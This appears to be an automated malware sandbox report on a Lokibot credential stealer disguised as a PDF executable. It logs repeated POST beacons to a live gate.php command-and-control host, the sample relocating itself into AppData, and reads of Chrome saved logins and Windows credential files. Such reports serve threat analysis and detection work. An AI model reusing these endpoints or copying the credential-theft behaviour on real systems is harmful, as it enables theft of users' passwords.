Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.3	49786	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:53.118413925 CET	249	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:53.234137058 CET	251	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:10 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.3	49788	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:53.460521936 CET	253	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:53.519107103 CET	253	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:10 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.3	49789	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:53.749877930 CET	261	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:53.808731079 CET	266	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:11 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49716	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:31.827446938 CET	74	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:31.881911039 CET	74	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:49 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.3	49790	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:54.121372938 CET	266	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:54.179342031 CET	267	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:11 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.3	49791	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:54.407059908 CET	268	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:54.467418909 CET	268	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:11 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.3	49792	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:55.055545092 CET	269	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:55.114170074 CET	270	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:12 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.3	49793	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:55.316097975 CET	271	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:55.375067949 CET	271	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:12 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.3	49794	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:56.857682943 CET	272	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:56.919630051 CET	273	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:14 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.3	49795	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.3	49796	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.3	49797	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.3	49798	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.3	49799	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49717	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:32.151700974 CET	75	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:32.212960958 CET	76	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:49 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.3	49800	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.3	49801	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.3	49802	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.3	49805	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.3	49806	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.3	49807	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.3	49808	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.3	49809	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.3	49810	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.3	49811	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49718	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:32.492296934 CET	77	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:32.556118011 CET	77	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:49 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.3	49812	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.3	49813	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.2.3	49814	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.2.3	49815	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
94	192.168.2.3	49816	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
95	192.168.2.3	49817	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
96	192.168.2.3	49818	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
97	192.168.2.3	49819	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
98	192.168.2.3	49820	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
99	192.168.2.3	49821	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: PI_Nov9071011998_ENTRUSTpdf.exe PID: 3476 Parent PID: 5668

General

Start time:	10:02:19
Start date:	03/12/2020
Path:	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe'
Imagebase:	0xc10000
File size:	359424 bytes
MD5 hash:	2349D50A67C2EF85661EF2BE6DEF2CC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.236197890.0000000004079000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.236197890.0000000004079000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.236197890.0000000004079000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.236197890.0000000004079000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.235870525.0000000003224000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.235870525.0000000003224000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.235870525.0000000003224000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.235870525.0000000003224000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.235301021.0000000002F31000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PI_Nov9071011998_ENTRUSTpdf.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1FC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PI_Nov9071011998_ENTRUSTpdf.exe.log	unknown	1301	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E1FC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DECCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD31B4F	ReadFile

Analysis Process: PI_Nov9071011998_ENTRUSTpdf.exe PID: 5572 Parent PID: 3476

General

Start time:	10:02:25
Start date:	03/12/2020
Path:	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xa60000
File size:	359424 bytes
MD5 hash:	2349D50A67C2EF85661EF2BE6DEF2CC3
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.499756661.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000002.499756661.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000002.499756661.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000002.499756661.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000002.499756661.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	unknown	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	40415C	ReadFile

Disassembly

Code Analysis